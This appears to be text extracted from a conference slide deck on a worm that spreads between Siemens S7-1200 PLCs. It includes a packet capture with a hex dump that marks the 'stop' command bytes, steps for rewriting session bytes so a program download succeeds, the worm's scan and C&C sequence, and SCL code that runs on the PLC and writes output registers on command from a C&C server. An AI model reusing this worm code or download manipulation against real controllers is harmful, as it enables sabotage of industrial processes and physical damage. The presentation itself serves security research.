13	0.029630	192.168.1.17	192.168.1.118	TCP	60 102-1218 [RST, ACK] Seq=204 Ack=344 Win=
14	0.029861	192.168.1.118	192.168.1.17	TCP	54 1218-102 [ACK] Seq=344 Ack=204 Win=16392
15	0.030649	192.168.1.17	192.168.1.118	TCP	60 102-1218 [RST] Seq=204 Win=4096 Len=0

```

4
[+] Frame 8: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
[+] Ethernet II, Src: 1c:1b:0d:87:0b:9e (1c:1b:0d:87:0b:9e), Dst: 00:1c:06:22:2b:ab (00:1c:06:22:2b:ab)
[+] Internet Protocol Version 4, Src: 192.168.1.118 (192.168.1.118), Dst: 192.168.1.17 (192.168.1.17)
[+] Transmission Control Protocol, Src Port: 1218 (1218), Dst Port: 102 (102), Seq: 276, Ack: 173, Len: 67
[+] TPKT, Version: 3, Length: 67
[+] ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
[+] MULTIPOINT-COMMUNICATION-SERVICE T.125
[+] DomainMCSPDU: uniformSendDataIndication (28)
    
```


```

0000 00 1c 06 22 2b ab 1c 1b 0d 87 0b 9e 08 00 45 00  ...T...E.
0010 00 6b 21 9d 40 00 80 06 18 c0 a8 07 76 c0 a8  ...Kl.Φ...U...v.
0020 01 11 04 c2 00 66 2c 3d e3 27 00 05 45 c0 50 14  ......f...P.
0030 fa 44 6a f9 00 00 03 00 00 43 02 f0 80 72 00 00  ...Dj....C...P.
0040 34 31 00 00 04 f2 00 00 00 08 00 00 03 06 34 00  ...41....C...P.
0050 00 00 34 01 90 77 00 08 01 00 00 04 e8 89 69 00  ...4.w...T.
0060 12 00 00 00 89 6a 00 13 00 89 6b 00 04 00 00  ......j...k...
0070 00 00 00 00 72 02 00 00  ...P...
    
```

Annotations in the hex dump:

- TPKT: points to the sequence 03 00 00 43 02 f0 80
- COTP: points to the sequence 02 f0 80
- Session: points to the sequence 02 f0 80
- Command "stop": points to the sequence 01 00 00 04 e8 89 69

S7-1200 Download Program



S7-1200 Download Program

❑ A Question

How to determine Session is to modify one byte or two bytes.

❑ The Solution

The **24th** byte and the **29th** equal and equal to the previous Session, then replace the two for the new Session, otherwise only the first **24th** for the new Session.

CONTENT

1

ICS Overview

2

Base Knowledge


3

Realize



4



Attack Demo

Execution Sequence of The Worm




Scan





Connect C&C



The screenshot shows a PLC programming interface. On the left, a project tree lists variables like 'CC_Light', 'Loop_v3', 'Send_68', 'Send_1021', 'Tran_Data1200_v2', '扫描地址累加', '设备型号判断_v2', '写入设备标识', '循环扫描PLC', '字符替换', 'Buffer', and 'Data_1200'. The main area displays a ladder logic program with the following code:

```
1 //
2
3 IF "Buffer".CC_Rcv[0] = 16#00 THEN
4
5     IF "Buffer".CC_Rcv[1] = 16#00 THEN
6         #T_B2_1 := 16#F0 AND "Buffer".CC_Rcv[2]; //确定寄存器
7         #T_B2_2 := 16#0F AND "Buffer".CC_Rcv[2]; //确定是字节(B)还是位(X),确定是写1还是写0
8         // #T_B2_3 := 16#03 AND "Test_DB1".CC_Rcv[2]; //确定是写1还是写0
9         #T_Block_NO := BYTE_TO_UINT("Buffer".CC_Rcv[3]) * 256 + BYTE_TO_UINT("Buffer".CC_Rcv[4]); //DB块号
10        #T_Byte_NO := BYTE_TO_UINT("Buffer".CC_Rcv[5]) * 256 + BYTE_TO_UINT("Buffer".CC_Rcv[6]); //DB块号
11        // IF #T_B2_1 = 16#00 THEN //16#00表示I寄存器.
12
13        // ;
14        // END_IF;
15
16        IF #T_B2_1 = 16#10 THEN //16#10表示Q寄存器.
17            IF #T_B2_2 = 16#00 THEN //位写0
18                IF ("Buffer".CC_Rcv[3] = 16#FF) AND ("Buffer".CC_Rcv[4] = 16#FF) THEN
19                    POKE_BOOL(area := 16#82,
20                        dbNumber := 0,
21                        byteOffset := UINT_TO_DINT(#T_Byte_NO),
22                        bitOffset := BYTE_TO_INT("Buffer".CC_Rcv[7]),
23                        value := false);
24
25                    //ELSE
26                    //;
27                END_IF;
28            ELSE
29                IF #T_B2_2 = 16#01 THEN //位写1
30                    IF ("Buffer".CC_Rcv[3] = 16#FF) AND ("Buffer".CC_Rcv[4] = 16#FF) THEN
31                        POKE_BOOL(area := 16#82,
32                            dbNumber := 0,
33                            byteOffset := UINT_TO_DINT(#T_Byte_NO),
34                            bitOffset := BYTE_TO_INT("Buffer".CC_Rcv[7]),
35                            value := true);
36
37                        //ELSE
38                        //;
39                    END_IF;
40                ELSE
41                    IF #T_B2_2 = 16#04 THEN //字节写0
42                        #Byte_Clear := 16#00;
43                        IF #T_Block_NO = 16#FFFF THEN
```

处理数据

CONTENT

1

ICS Overview

2

Base Knowledge

3

Realize

4

Attack Demo

Demo



Q&A





THANKS !

